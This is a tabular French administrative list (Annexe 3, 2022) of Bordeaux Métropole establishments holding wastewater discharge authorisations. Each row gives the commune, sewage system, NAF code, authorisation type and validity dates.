ALSYMEX/ALINOX	BORDEAUX	LOUIS FARGUE		arrêté simple	26/9/2022	26/9/2027
ANSAMBLE - CUISINE CENTRALE BLANQUEFORT	BLANQUEFORT	LILLE BLANQUEFORT	5629B	arrêté convention	30/11/2015	14/12/2020
ANSAMBLE - CUISINE CENTRALE PESSAC	PESSAC	CLOS DE HILDE	5629B	arrêté convention	19/8/2019	15/1/2020
AQUALIGNE	LE BOUSCAT	LOUIS FARGUE		arrêté simple	10/10/2022	10/10/2027
AQUALIGNE	BORDEAUX	LOUIS FARGUE		arrêté simple	10/10/2022	10/10/2027
AQUALIGNE	LE BOUSCAT	SABAREGE		arrêté simple	10/10/2022	10/10/2027
AQUALIGNE	LORMONT	CANTINOLLE		arrêté simple	10/10/2022	10/10/2027
AQUALIGNE	SAINT MEDARD EN JALLES	LOUIS FARGUE		arrêté simple	10/10/2022	10/10/2027
AQUANAL	PESSAC	CLOS DE HILDE	7120B	arrêté simple	21/10/2019	30/7/2025
AQUILOC LOCATION MATERIELS (KILOUTOU) - LORMONT	LORMONT	SABAREGES	7732Z	arrêté simple	17/1/2017	28/4/2022
AQUILOC LOCATION MATERIELS (KILOUTOU) - MERIGNAC	MERIGNAC	CANTINOLLE	7732Z	arrêté simple	6/10/2016	27/10/2021
AQUITAIN CARWASH	BORDEAUX	LOUIS FARGUE		arrêté simple	10/11/2022	10/11/2027
AQUITAINE TRANSFO	ST MEDARD EN JALLES	CANTINOLLE	2711Z	arrêté convention	9/2/2016	27/5/2024
ARAA ATELIER DE REVISION DE L'ARMEE - DA 204	MERIGNAC	LOUIS FARGUE	8422Z	arrêté convention	25/6/2014	9/9/2019
ARIANE GROUP (ex AIRBUS SAFRAN LAUNCHERS, ex HERAKLES)	LE HAILLAN	CANTINOLLE	3030Z	arrêté convention	5/5/2015	4/7/2021
ASL LES CASTORS	PESSAC	LOUIS FARGUE	9499Z	arrêté simple	5/1/2017	18/4/2022
ASSOCIATION AQUITAINE (Esat Bel Air/Envol)	EYSINES	CANTINOLLE	9499Z	arrêté convention	16/12/2015	12/4/2021
ASSOCIATION GIRONDINS DE BORDEAUX	MERIGNAC	CANTINOLLE	9312Z	arrêté simple	10/10/2022	10/10/2027
ASTRIA	BEGLES	CLOS DE HILDE	3821Z	arrêté simple	22/6/2012	29/9/2022
ATELIER BATAILLE	ARTIGUES PRES BORDEAUX	SABAREGES	1813Z	arrêté simple	6/6/2017	9/6/2020
ATELIER FOSSEY (GARAGE ET CARROSSERIE)	BEGLES	CLOS DE HILDE	4520A	arrêté simple	22/5/2017	16/6/2022
AUCHAN BORDEAUX LAC HYPERMARCHE	BORDEAUX	LOUIS FARGUE	4711F	arrêté convention	21/5/2015	22/7/2020
AUCHAN Bouliac	BOULIAC	CLOS DE HILDE	4711F	arrêté convention	6/6/2017	31/7/2022
AUCHAN MERIADECK	BORDEAUX	LOUIS FARGUE	4711F	arrêté convention	25/8/2014	17/10/2019
AUTO OUEST (FIAT)	MERIGNAC	LOUIS FARGUE	4511Z	arrêté simple	9/9/2016	17/10/2021
AUTO REAL 33	MERIGNAC	LOUIS FARGUE	4511Z	arrêté simple	7/10/2016	15/1/2020
AXOR	LE HAILLAN	CANTINOLLE		arrêté simple	10/11/2022	10/11/2027
AVIA (Picoty réseau)	LE BOUSCAT	LOUIS FARGUE	6820b	arrêté simple	6/6/2019	13/2/2025
AVIA	LORMONT	SABAREGES		arrêté simple	3/11/2022	3/11/2027
AVIS LOCATION	BORDEAUX	CLOS DE HILDE	7711A	arrêté simple	8/2/2016	13/3/2025
BACQUEYRISSES	BRUGES	LILLE BLANQUEFORT	2920Z	arrêté simple	28/7/2015	7/10/2020
BARDINET	BLANQUEFORT	LILLE BLANQUEFORT	1101Z	arrêté convention	27/2/2019	15/4/2024
BASF AGRO	BEGLES	CLOS DE HILDE		arrêté simple	10/10/2022	10/10/2027
BAYERN AUTOMOBILES	MERIGNAC	LOUIS FARGUE	4511Z	arrêté simple	16/3/2016	6/10/2019
BHL	BEGLES	CLOS DE HILDE	6420Z	arrêté simple	22/5/2018	17/3/2024
BIODEV	BORDEAUX	CLOS DE HILDE	1104z	arrêté simple	12/1/2016	20/4/2021
BLANCHISSERIE GIRONDINE	BLANQUEFORT	LILLE BLANQUEFORT	9601A	arrêté convention	21/12/2022	21/12/2027
BLANCHISSERIE MEILHAN	MERIGNAC	CANTINOLLE	9601B	arrêté convention	27/8/2014	20/11/2019
BLEU MEDOC	PAREMPUYRE	LILLE BLANQUEFORT	9604Z	arrêté simple	10/9/2019	27/3/2025
BM-ST8	BORDEAUX	LOUIS FARGUE	8411Z	arrêté simple	6/3/2017	21/8/2024
Bordeaux Métropole centre de propreté site de Matteoti	BORDEAUX	CLOS DE HILDE	8411Z	arrêté simple	30/4/2019	18/7/2021
BORDEAUX MOTORS (Jeep)	MERIGNAC	LOUIS FARGUE	4511Z	arrêté simple	19/8/2019	13/3/2025
BRANDT (ex HARSCO)	MERIGNAC	LOUIS FARGUE	7732Z	arrêté simple	2/9/2015	17/10/2019
BRENNTAG AQUITAINE	BORDEAUX	CLOS DE HILDE	4675 Z	arrêté convention	7/4/2016	7/6/2021
BTP CFA AQUITAINE	BLANQUEFORT	MILIEU NATUREL	3832z	arrêté simple	30/4/2019	30/4/2024
BUHLER WEST AUTOMOBILES	EYSINES	CANTINOLLE	4511Z	arrêté simple	27/3/2019	27/3/2024
CAP PASSION	MERIGNAC	CANTINOLLE	7120B	arrêté simple	26/9/2022	26/9/2027
CAPDEVIELLE TRAITEUR	BRUGES	LOUIS FARGUE	5621Z	arrêté convention	31/12/2019	31/12/2024
CAR WASH 33	BEGLES	CLOS DE HILDE		arrêté simple	10/11/2022	10/11/2027
CAR WAX	BORDEAUX	LOUIS FARGUE	4520A	arrêté simple	27/7/2022	27/7/2027
CARREFOUR LORMONT et GALERIE UNION DES SYNDICATS DE COPROPRIETE	LORMONT	SABAREGES	4711F	arrêté convention	1/2/1995	29/2/2000
CARREFOUR MERIGNAC SOLEIL	MERIGNAC	LOUIS FARGUE	4711F	arrêté convention	29/11/2016	9/12/2021
CARREFOUR RIVE D'ARCIN	BEGLES	CLOS DE HILDE	4711F	arrêté convention	2/9/2015	7/10/2020
CARREFOUR SODIBOR- MARKET FERRY	BORDEAUX	LOUIS FARGUE	4711F	arrêté convention	18/7/2019	18/7/2024
CARROSSERIE DUMAS - RESEAU AD	BORDEAUX	LOUIS FARGUE	4520A	arrêté simple	29/5/2019	29/5/2024
CARROSSERIE VICTOR HUGO	LE BOUSCAT	LOUIS FARGUE	4520A	arrêté simple	21/10/2019	21/10/2024
CASERNE BATTISTI - REGION DE GENDARMERIE D'AQUITAINE	MERIGNAC	LOUIS FARGUE		arrêté convention	15/3/2019	15/3/2024
CASINO RESTAURATION -ST ONCE	BORDEAUX	LOUIS FARGUE	6820A	arrêté convention	31/12/2019	31/12/2024

ANNEXE 3 - Liste des établissements soumis à autorisation de déversement 2022

ETABLISSEMENT	COMMUNE	SYSTEME D'ASSAINISSEMENT	CODE NAF	REGIME AUTORISATION - BORDEAUX METROPOLE	DATE DE VALIDATION DE L'AUTORISATION	DATE DE FIN D'AUTORISATION / RENOUELEMENT
CASINO supermarché CAUD (SUDECO/AD-ENV)	BORDEAUX	LOUIS FARGUE	4711D	arrêté convention	2/5/2018	23/1/2022
CASTEL	BLANQUEFORT	LILLE BLANQUEFORT	4634Z	arrêté convention	15/1/1994	15/2/1999
CD TRANS	BASSENS	SABAREGES		arrêté simple	10/11/2022	10/11/2027
CENBG	GRADIGNAN	CLOS DE HILDE	7220Z	arrêté convention	1/3/1986	1/4/1991
CENTRE D'IMAGERIE FONCTIONNELLE (CIF)	BORDEAUX	LOUIS FARGUE	8622C	arrêté simple	6/7/2016	20/4/2021
CENTRE DE CULTURE DE BORDEAUX	LE HAILLAN	CANTINOLLE	8411Z	arrêté simple	25/5/2018	20/4/2021
CENTRE DE LA TOUR DE GASSIES	BRUGES	LILLE BLANQUEFORT	8610Z	arrêté convention	17/11/2015	13/1/2021
CENTRE DE LAVAGE 7/7	LORMONT	CLOS DE HILDE	4730Z	arrêté simple	27/7/2022	27/7/2027
CENTRE DE PROPRETE Bordeaux-Caudéran	BORDEAUX	LOUIS FARGUE	8411Z	arrêté simple	6/6/2019	18/5/2023
CENTRE DE PROPRETE Bordeaux-Ouest	BORDEAUX	LOUIS FARGUE	8411Z	arrêté simple	6/3/2017	29/9/2022
CENTRE DE PROPRETE Bordeaux-Paludate	BORDEAUX	CLOS DE HILDE	8411Z	arrêté simple	29/3/2018	13/4/2022
CENTRE DE TRI DES ORDURES MENAGERES- CTOM	EYSINES	CANTINOLLE	3811Z	arrêté convention	12/11/2019	12/11/2024
CENTRE DE TRI DES ORDURES MENAGERES-CTOM	BEGLES	CLOS DE HILDE	3811Z	arrêté convention	12/11/2019	12/11/2024
CENTRE DE TRI DES ORDURES MENAGERES-LATULE	BORDEAUX	LOUIS FARGUE	3811Z	arrêté convention	14/4/2017	28/4/2022
CENTRE EUROPEEN POIDS LOURDS	CARBON BLANC	SABAREGES	4520A	arrêté simple	20/5/2014	7/7/2019
CENTRE HOSPITALIER CHARLES PERRENS	BORDEAUX	LOUIS FARGUE	8610Z	arrêté convention	14/9/2015	1/11/2020
CENTRE HOSPITALIER XAVIER ARNOZAN	PESSAC	CLOS DE HILDE	8610Z	arrêté convention	24/5/2013	19/12/2023
CENTRE TECHNIQUE ENVIRONNEMENT	MERIGNAC	CANTINOLLE	8411Z	arrêté simple	4/5/2017	4/5/2022
CETIOM-ITERG - CREOL	PESSAC	CLOS DE HILDE	6820A	arrêté convention	14/9/2015	1/11/2020
CGL LE HAILLAN	LE HAILLAN	CANTINOLLE	7732Z	arrêté simple	11/5/2017	29/9/2022
CGL PESSAC	PESSAC	CLOS DE HILDE	7732Z	arrêté simple	30/6/2017	20/9/2022
CGL VILLENAVE D'ORNON	VILLENAVE D'ORNON	CLOS DE HILDE	7732Z	arrêté simple	11/5/2017	29/9/2022
CHAMBERY AUTOMOBILE	MERIGNAC	CANTINOLLE	4520A	arrêté simple	20/6/2017	20/9/2022
CHAMBERY AUTOMOBILE	VILLENAVE D'ORNON	CLOS DE HILDE	4511Z	arrêté simple	20/6/2017	20/9/2022
CHAMBERY AUTOMOBILE	LORMONT	SABAREGES	4520A	arrêté simple	21/6/2017	20/9/2022
CHATEAU HAUT-BRION	PESSAC	LOUIS FARGUE	1217Z	arrêté convention	24/12/2014	24/12/2019
CHEVAL QUANCARD SA	CARBON BLANC	MILIEU NATUREL	4634Z	arrêté convention	30/5/2017	31/7/2022
CHOCOLATERIE CEMOI	BEGLES	CLOS DE HILDE	1082Z	arrêté convention	8/9/2014	17/10/2019
CIMETIERE SAINT BRIS VO	VILLENAVE D'ORNON	CLOS DE HILDE		arrêté simple	21/6/2021	29/7/2021
CIMETIERE SAINT MARTIN VO	VILLENAVE D'ORNON	CLOS DE HILDE		arrêté simple	21/6/2021	29/7/2021
CITEC ENVIRONNEMENT (ESE)	PESSAC	CLOS DE HILDE	2222Z	arrêté convention	29/7/2016	13/9/2021
CITRAM - BASSENS	BASSENS	MILIEU NATUREL	4939A	arrêté simple	5/2/2016	15/7/2025
CLEAN 33	BASSENS	SABAREGES	8129B	arrêté convention	5/4/2022	5/4/2027
CLEAN AUTOS 33 DETAILING CENTER	PESSAC	CLOS DE HILDE	8121Z	arrêté simple	27/7/2022	27/7/2027
CLINIQUE ANOUSTE	BORDEAUX	LOUIS FARGUE	8610Z	arrêté simple	12/4/2016	16/6/2021
CLINIQUE BETHANIE	TALENCE	CLOS DE HILDE	8610Z	arrêté simple	6/11/2014	15/1/2020
CLINIQUE DU SPORT DE BORDEAUX MERIGNAC	MERIGNAC	LOUIS FARGUE	8610Z	arrêté simple	10/7/2019	13/3/2025
CLINIQUE MUTUALISTE ARNAUD DUBEN	PESSAC	CLOS DE HILDE	8610Z	arrêté convention	13/10/2015	8/2/2024
CLINIQUE OPHTHALMOLOGIQUE THIERS	BORDEAUX	CLOS DE HILDE	8622C	arrêté simple	1/8/2010	2/2/2022
CLINIQUE ST AUGUSTIN	BORDEAUX	LOUIS FARGUE	8610Z	arrêté convention	28/6/2016	17/11/2022
CLINIQUE TIVOLI	BORDEAUX	LOUIS FARGUE	8610Z	arrêté convention	19/9/2018	28/4/2022
COFRABLACK	AMBES	CAILHOCS		arrêté simple	10/10/2022	10/10/2027
COGIT LGC	BLANQUEFORT	LILLE BLANQUEFORT	8129B	arrêté simple	2/2/2016	13/5/2021
COMPAGNIE DU BISCUIT	PESSAC	CLOS DE HILDE	1072Z	arrêté convention	15/2/2017	1/2/2023
COMPASS GROUP FRANCE	BORDEAUX	LOUIS FARGUE		arrêté simple	10/10/2022	10/10/2027
CRYSTAL AUTOMOBILE (SEAT-SKODA)	MERIGNAC	CANTINOLLE	4511Z	arrêté simple	14/2/2019	24/10/2024
CUISINE CENTRALE BASSENS	BASSENS	SABAREGES	8411Z	arrêté convention	10/5/2017	9/12/2021
CUISINE CENTRALE BEGLES	BEGLES	CLOS DE HILDE	8411Z	arrêté convention	2/9/2015	15/12/2019
CUISINE CENTRALE D'ARTIGUES	ARTIGUES PRES BORDEAUX	SABAREGES	8411Z	arrêté convention	21/11/2016	7/3/2022
CUISINE CENTRALE D'EYSINES	EYSINES	CANTINOLLE	8411Z	arrêté convention	9/9/2016	14/1/2021
CUISINE CENTRALE DE GRADIGNAN	GRADIGNAN	CLOS DE HILDE	8411Z	arrêté convention	3/2/2017	26/11/2020
CUISINE CENTRALE DE LORMONT	LORMONT	SABAREGES	8411Z	arrêté convention	11/5/2017	22/3/2022
CUISINE CENTRALE DE SAINT AUBIN	SAINT AUBIN DU MEDOC	CANTINOLLE	8411Z	arrêté convention	13/2/2017	23/1/2022
CUISINE CENTRALE DE SAINT MEDARD EN JALLES	SAINT MEDARD EN JALLES	CANTINOLLE	8411Z	arrêté convention	19/2/2016	14/10/2021
CUISINE CENTRALE DE VILLENAVE D'ORNON	VILLENAVE D'ORNON	CLOS DE HILDE	8411Z	arrêté convention	13/2/2017	18/7/2021
CUISINE CENTRALE TALENCE	TALENCE	CLOS DE HILDE	8411Z	arrêté convention	13/4/2015	7/10/2020
DACHSER	BRUGES	LILLE BLANQUEFORT	4941A	arrêté simple	4/3/2019	24/10/2024
DARTESS	BLANQUEFORT	LILLE BLANQUEFORT	5210B	arrêté convention	4/7/2014	20/9/2022
DASSAULT AVIATION	MERIGNAC	CANTINOLLE	3030Z	arrêté convention	5/1/2017	1/12/2015
DBF BORDEAUX RIVE DROITE (Audi)	ARTIGUES PRES BORDEAUX	SABAREGES	4511Z	arrêté simple	14/6/2017	14/10/2021
DBF MERIGNAC (Audi)	MERIGNAC	LOUIS FARGUE	4511Z	arrêté simple	13/1/2017	28/4/2022
DECHARGE DE LABARDE	BORDEAUX	LILLE BLANQUEFORT	NC	arrêté convention	18/5/2015	27/4/2023
DECONS	BORDEAUX	LOUIS FARGUE	3831Z	arrêté convention	25/8/2020	25/8/2025
DEPARTEMENT DE LA GIRONDE - Bordeaux	BORDEAUX	LOUIS FARGUE	8411Z	arrêté simple	15/4/2016	21/6/2021
DEPOTITO	BORDEAUX	LOUIS FARGUE	4639B	arrêté simple	30/8/2018	3/4/2024
DI ENVIRONNEMENT	BORDEAUX	LOUIS FARGUE	4399C	arrêté simple	10/4/2019	10/7/2024
DIRECTGESTION	PESSAC	CLOS DE HILDE	6831Z	arrêté simple	19/3/2018	12/11/2023
DISTINXION (St Heberlain distribution)	BRUGES	LILLE BLANQUEFORT	4511Z	arrêté simple	20/8/2019	13/3/2025
DOMAINE DES GRAVIERES	LORMONT	CLOS DE HILDE	8610Z	arrêté simple	1/3/2016	24/8/2021
EFR SERVICE France (GALLIENI)	BORDEAUX	LOUIS FARGUE	4730Z	arrêté simple	13/2/2017	17/7/2022
EFR SERVICE France (GAUTIER)	BORDEAUX	LOUIS FARGUE	4730Z	arrêté simple	13/2/2017	17/7/2022
EFR SERVICE France (JJ BOSCH)	BEGLES	CLOS DE HILDE	4730Z	arrêté simple	21/3/2017	20/9/2022
EFR SERVICE France (MEDOC)	BRUGES	LOUIS FARGUE	4730Z	arrêté simple	3/2/2017	17/7/2022

ANNEXE 3 - Liste des établissements soumis à autorisation de déversement 2022

ETABLISSEMENT	COMMUNE	SYSTEME D'ASSAINISSEMENT	CODE NAF	REGIME AUTORISATION - BORDEAUX METROPOLE	DATE DE VALIDATION DE L'AUTORISATION	DATE DE FIN D'AUTORISATION / RENOUELEMENT
EFS AQLI	BORDEAUX	LOUIS FARGUE	8690C	arrêté convention	1/7/2021	1/7/2026
EG SERVICES	BLANQUEFORT	LILLE BLANQUEFORT	4519Z	arrêté simple	13/11/2015	13/1/2021
ELEPHANT BLEU	MERIGNAC	LOUIS FARGUE	4520A	arrêté simple	25/5/2019	25/5/2024
ELEPHANT BLEU	BEGLES	CLOS DE HILDE		arrêté simple	8/6/2022	8/6/2027
ELIOR (ex SOGERES) CUISINE DU BOUSCAT	LE BOUSCAT	LOUIS FARGUE	5629B	arrêté convention	7/5/2015	15/4/2020
ENGIE ENERGIE SERVICE / Chauffage Biomasse / Les Aubiers	BORDEAUX	LOUIS FARGUE	3530Z	arrêté simple	15/7/2022	15/7/2027
ENGIE ENERGIE SERVICE / Chauffage Bois / GINKO	BORDEAUX	LOUIS FARGUE	3530Z	arrêté simple	15/7/2022	15/7/2027
ENGIE ENERGIE SERVICE / Chauffage Gaz / Grand Parc	BORDEAUX	LOUIS FARGUE	3530Z	arrêté simple	26/7/2022	26/7/2027
ENTERPRISE RENT-A-CAR (anciennement CITER)	BORDEAUX	CLOS DE HILDE	7711A	arrêté simple	4/1/2016	25/8/2019
ESAT LES ATELIERS D'ORNON	VILLENAVE D'ORNON	CLOS DE HILDE	8810C	arrêté simple	18/5/2016	9/9/2021
ESAT PESSAC MAGELLAN	PESSAC	CLOS DE HILDE	8810C	arrêté convention	16/10/2019	26/5/2019
ESPACE AQUATIQUE	ST MEDARD EN JALLES	CANTINOLLE	9311Z	arrêté simple	16/9/2015	30/11/2023
ESPACE AUTO AQUITAINE (SKODA)	ARTIGUES PRES BORDEAUX	SABAREGES	4511Z	arrêté simple	17/9/2018	13/5/2021
ESPACE CAP OUEST	SAINT MEDARD EN JALLES	CANTINOLLE	8411Z	arrêté simple	30/5/2016	29/7/2021
ESSO EXPRESS PESSAC ALOUETTE	PESSAC	CLOS DE HILDE		arrêté simple	26/9/2022	26/9/2027
EURL MERIC	PESSAC	CLOS DE HILDE	4520A	arrêté simple	13/11/2015	6/10/2019
EURL MERIC	BEGLES	CLOS DE HILDE	4520A	arrêté simple	18/11/2015	6/10/2019
EURL MERIC	BRUGES	LOUIS FARGUE	4520A	arrêté simple	10/7/2014	6/10/2019
EURL MERIC	BORDEAUX	LOUIS FARGUE	4520A	arrêté simple	24/1/2017	6/10/2019
EURL MERIC	MERIGNAC	LOUIS FARGUE	4520A	arrêté simple	21/2/2018	3/11/2019
EURL MERIC	BORDEAUX	LOUIS FARGUE	4520A	arrêté simple	6/6/2019	6/6/2024
EURL POURAILLY	LE BOUSCAT	LOUIS FARGUE	4520A	arrêté simple	6/6/2017	20/9/2022
EURL POURAILLY	LORMONT	SABAREGES	4520A	arrêté simple	10/7/2017	29/9/2022
EUROJET INTERMARCHÉ	SAINT MEDARD EN JALLES	CANTINOLLE		arrêté simple	3/11/2022	3/11/2027
EUROPCAR AGENCE BORDEAUX GARE	BORDEAUX	CLOS DE HILDE	7711A	arrêté simple	6/10/2016	3/7/2019
EUROPCAR AGENCE MERIGNAC	MERIGNAC	LOUIS FARGUE	7711A	arrêté simple	17/1/2017	3/7/2019
EXPRES OLI (ELEPHANT BLEU)	MERIGNAC	LOUIS FARGUE	4520A	arrêté simple	11/4/2016	6/10/2019
EXXELIA (TEMEX CERAMICS)	PESSAC	CLOS DE HILDE	2611Z	arrêté convention	5/5/2015	15/12/2019
FEREOL - AGENCE DE VILLENAVE D'ORNON	VILLENAVE D'ORNON	CLOS DE HILDE	4520A	arrêté simple	6/10/2016	20/5/2020
FEREOL AGENCE DE MERIGNAC	MERIGNAC	LOUIS FARGUE	4520A	arrêté simple	13/3/2017	6/10/2019
FERME BAUGE	VILLENAVE D'ORNON	CLOS DE HILDE	0145Z	arrêté simple	19/8/2016	4/12/2019
FRAIKIN - BEGLES	BEGLES	CLOS DE HILDE	7712Z	arrêté simple	19/7/2016	7/6/2021
FRAIKIN - BORDEAUX	BORDEAUX	LOUIS FARGUE	7712Z	arrêté simple	24/5/2016	9/6/2020
FRAIKIN - BRUGES	BRUGES	LILLE BLANQUEFORT	7712Z	arrêté simple	24/5/2016	9/6/2020
France TP	PESSAC	CLOS DE HILDE	7732Z	arrêté simple	3/7/2017	20/9/2022
FRENCH LABEL CUSTOM	BORDEAUX	CLOS DE HILDE		arrêté simple	10/10/2022	10/10/2027
GEANT CASINO PESSAC (SUDECO/AD-ENV)	PESSAC	CLOS DE HILDE	6832A	arrêté convention	10/5/2021	25/4/2017
GEANT CASINO VO (SUDECO/AD-ENV)	VILLENAVE D'ORNON	MILIEU NATUREL	6832A	arrêté convention	26/12/2012	9/12/2021
GEOthermie MERIADECK	BORDEAUX	LOUIS FARGUE	3522Z	arrêté simple	4/5/2017	4/5/2022
GROUPE PALAU - BEGLES	BEGLES	CLOS DE HILDE	4511Z	arrêté simple	5/5/2017	9/6/2020
GROUPE PALAU - BRUGES	BRUGES	LOUIS FARGUE	4511Z	arrêté simple	25/1/2017	19/3/2024
GROUPE PALAU - LE BOUSCAT	LE BOUSCAT	LOUIS FARGUE	4511Z	arrêté simple	30/5/2016	9/6/2020
GT LOCATION	BASSENS	PERRENS	6420Z	arrêté simple	29/3/2018	7/6/2023
HERTZ AGENCE BORDEAUX SAINT JEAN	BORDEAUX	CLOS DE HILDE	7711A	arrêté simple	24/5/2016	9/6/2020
HIEROGLYPHE (Imprimerie)	BORDEAUX	CLOS DE HILDE	1813Z	arrêté simple	11/3/2016	25/8/2019
HOPITAL HAUT LEVEQUE	PESSAC	CLOS DE HILDE	8610Z	arrêté convention	23/10/2019	3/12/2017
HOPITAL PELLEGRIN TONDU	BORDEAUX	LOUIS FARGUE	8610Z	arrêté convention	23/10/2019	1/3/2019
HOPITAL PRIVE SAINT MARTIN	PESSAC	CLOS DE HILDE	8610Z	arrêté convention	16/2/2016	12/4/2021
HOPITAL ROBERT PICQUE	VILLENAVE D'ORNON	CLOS DE HILDE	8610Z	arrêté convention	9/5/2013	7/10/2020
HOPITAL SAINT ANDRE	BORDEAUX	LOUIS FARGUE	8610Z	arrêté convention	13/11/2019	22/12/2020
HOPITAL SUBURBAIN	LE BOUSCAT	LOUIS FARGUE	8610Z	arrêté simple	9/5/2013	28/2/2024
HOTEL DE POLICE MERIADECK	BORDEAUX	LOUIS FARGUE	8424Z	arrêté simple	14/2/2019	13/4/2023
HYPROMAT LAVAGE (Elephant Bleu)	VILLENAVE D'ORNON	CLOS DE HILDE	4520A	arrêté simple	28/5/2019	28/5/2024
HYPROMAT LAVAGE (Elephant Bleu)	MERIGNAC	LOUIS FARGUE	4520A	arrêté simple	29/5/2019	29/5/2024
IDEMIA FRANCE	PESSAC	CLOS DE HILDE		arrêté simple	3/11/2022	3/11/2027
IMPEC SERVICE ROUTIERS	BEGLES	CLOS DE HILDE		arrêté simple	3/11/2022	3/11/2027
IMPRIMERIE SAVIGNAC	BEGLES	CLOS DE HILDE	1812Z	arrêté simple	25/5/2018	1/11/2020
INSERM - INSTITUT FRANCOIS MAGENDIE	BORDEAUX	LOUIS FARGUE	7219Z	arrêté simple	19/11/2019	8/2/2024
INSERM U 1034	PESSAC	CLOS DE HILDE	7219Z	arrêté simple	14/11/2019	28/2/2024
INSTITUT BERGONIE	BORDEAUX	LOUIS FARGUE	8610Z	arrêté convention	3/7/2014	12/4/2021
INSTITUT DE BIOCHIMIE ET DE GENETIQUE	BORDEAUX	LOUIS FARGUE	7211Z	arrêté simple	24/11/2014	20/12/2022
INTERMARCHÉ MEBACOM	MERIGNAC	LOUIS FARGUE	4711F	arrêté convention	17/9/2018	26/11/2024
JB LOCATION	MERIGNAC	CANTINOLLE	7711A	arrêté simple	30/4/2019	13/3/2025
JB LOCATION	ARTIGUES PRES BORDEAUX	SABAREGES	7711A	arrêté simple	30/4/2019	13/3/2025
JLM2 JET MASTER LAVAGE	CENON	SABAREGES	4520A	arrêté simple	28/7/2022	28/7/2027
JN LAVAGE	BEGLES	CLOS DE HILDE	4520A	arrêté simple	26/3/2018	7/6/2023
JUNGHEINRICH	BRUGES	LILLE BLANQUEFORT	4669B	arrêté simple	28/7/2015	7/6/2023
JVcoating (anciennement ELECTROCHROME)	MERIGNAC	CANTINOLLE	2561Z	arrêté convention	20/12/2012	15/4/2020
KALHYGE (Ex INITIAL)	BLANQUEFORT	LILLE BLANQUEFORT	714A	arrêté convention	13/2/2019	6/1/2019
KEOLIS ADP	BORDEAUX	LOUIS FARGUE	4931Z	arrêté simple		3/4/2022
KEOLIS BM - DEPOT DE BUS NIEL	BORDEAUX	CLOS DE HILDE	4931Z	arrêté simple	22/12/2022	22/12/2027
KEOLIS BORDEAUX METROPOLE BASTIDE	BORDEAUX	CLOS DE HILDE	4931Z	arrêté convention	18/5/2015	20/9/2022
KEOLIS BORDEAUX METROPOLE CDM du Tram La Jallere	BORDEAUX	LILLE BLANQUEFORT	4931Z	arrêté convention	23/7/2018	6/9/2023

ANNEXE 3 - Liste des établissements soumis à autorisation de déversement 2022

ETABLISSEMENT	COMMUNE	SYSTEME D'ASSAINISSEMENT	CODE NAF	REGIME AUTORISATION - BORDEAUX METROPOLE	DATE DE VALIDATION DE L'AUTORISATION	DATE DE FIN D'AUTORISATION / RENOUELEMENT
KEOLIS BORDEAUX METROPOLE Centre d'Exploitation du Lac (CEL)	BORDEAUX	LOUIS FARGUE	4931Z	arrêté convention	2/6/2015	3/4/2024
KEOLIS BORDEAUX METROPOLE Dépôt Lescure	BORDEAUX	LOUIS FARGUE	4931Z	arrêté simple	5/6/2010	5/12/2023
KEOLIS BORDEAUX METROPOLE Dépôt Tram et Atelier Carrosserie Peinture Rue Achard	BORDEAUX		4931Z	arrêté convention	3/10/2018	19/7/2026
KEOLIS GIRONDE - Agence Villenave d'Ornon	VILLENAVE D'ORNON	CLOS DE HILDE	4939A	arrêté simple	10/4/2019	16/6/2021
KEOLIS GIRONDE - Agence Saint-Medard	SAINT MEDARD EN JALLES	CANTINOLLE	4939	arrêté convention	7/4/2016	2/9/2021
KEOLIS GIRONDE - CARS DE BORDEAUX	BORDEAUX	CLOS DE HILDE	4939A	arrêté simple	5/1/2017	13/6/2021
KILOUTOU VILLENAVE D'ORNON	VILLENAVE D'ORNON	CLOS DE HILDE		arrêté simple	10/10/2022	10/10/2027
KORIAN - LES GRANDS CHENES (Piscine)	BORDEAUX	LOUIS FARGUE	8610Z	arrêté simple	4/11/2016	26/11/2020
LA MISSION HAUT-BRION	TALENCE	LOUIS FARGUE	1217Z	arrêté convention	3/5/2019	3/5/2024
LACAMPAGNE	MERIGNAC	CANTINOLLE	4663Z	arrêté simple	7/9/2016	14/10/2021
LACOSTE TRAITEUR	EYSINES	CANTINOLLE	6420Z	arrêté convention	19/4/2017	18/5/2023
LAFFORT œnologie	FLOIRAC	CLOS DE HILDE	2059Z	arrêté convention	7/3/2014	2/5/2023
LAMSO	EYSINES	CANTINOLLE		arrêté simple	3/11/2022	3/11/2027
L'ATELIER NGC	MERIGNAC	CANTINOLLE		arrêté simple	6/7/2022	6/7/2027
Lavage Auto - Site Auchan	VILLENAVE D'ORNON	CLOS DE HILDE	4730Z	arrêté simple	27/7/2022	27/7/2027
Lavage Auto - ESSO Express	VILLENAVE D'ORNON	CLOS DE HILDE	4730Z	arrêté simple	27/7/2022	27/7/2027
LAVAGE AUTOMOBILE PICARD	BOULIAC	CLOS DE HILDE	4520A	arrêté simple	2/11/2017	15/1/2023
LE3P	EYSINES	CANTINOLLE	4520A	arrêté simple	19/7/2016	29/9/2021
LECLERC - HYPERCOSMOS	SAINT MEDARD EN JALLES	CANTINOLLE	4711F	arrêté convention	31/3/2017	31/3/2022
LECLERC - PESSAC DISTRIBUTION	PESSAC	LOUIS FARGUE	4711F	arrêté convention	24/5/2017	24/5/2022
LECLERC - SOFIBOR - (Cours Saint-Louis)	BORDEAUX	LOUIS FARGUE	4711F	arrêté convention	8/3/2018	8/3/2023
LECLERC PACADIS	TALENCE	CLOS DE HILDE	4711F	arrêté convention	8/3/2018	8/3/2023
LECLERC SN BRUDIS BRUGES	BRUGES	LOUIS FARGUE	4711F	arrêté convention	15/11/2017	15/11/2022
LET'S MAKE IT SHINE	BORDEAUX	LOUIS FARGUE		arrêté simple	3/11/2022	3/11/2027
LIEBHERR France SAS - AGENCE SUD OUEST	GRADIGNAN	CLOS DE HILDE	4663Z	arrêté simple	14/6/2017	20/9/2022
LOCA MS	MERIGNAC	CANTINOLLE	7732Z	arrêté simple	4/3/2019	21/6/2021
LOCAL DES JARDINIERS	BORDEAUX	CLOS DE HILDE	8411Z	arrêté simple	19/1/2016	20/4/2021
LORTON	PESSAC	MILIEU NATUREL	2550B	arrêté simple	15/9/2015	1/11/2020
LOXAM	MERIGNAC	CANTINOLLE	7732Z	arrêté simple	17/9/2018	8/2/2024
LOXAM	ARTIGUES PRES BORDEAUX	SABAREGES	7732Z	arrêté simple	17/9/2018	20/2/2024
LOXAM	LORMONT	SABAREGES	7732Z	arrêté simple	13/12/2018	28/2/2024
LOXAM ACCESS BEGLES	BEGLES	CLOS DE HILDE	7732Z	arrêté simple	25/5/2018	11/1/2024
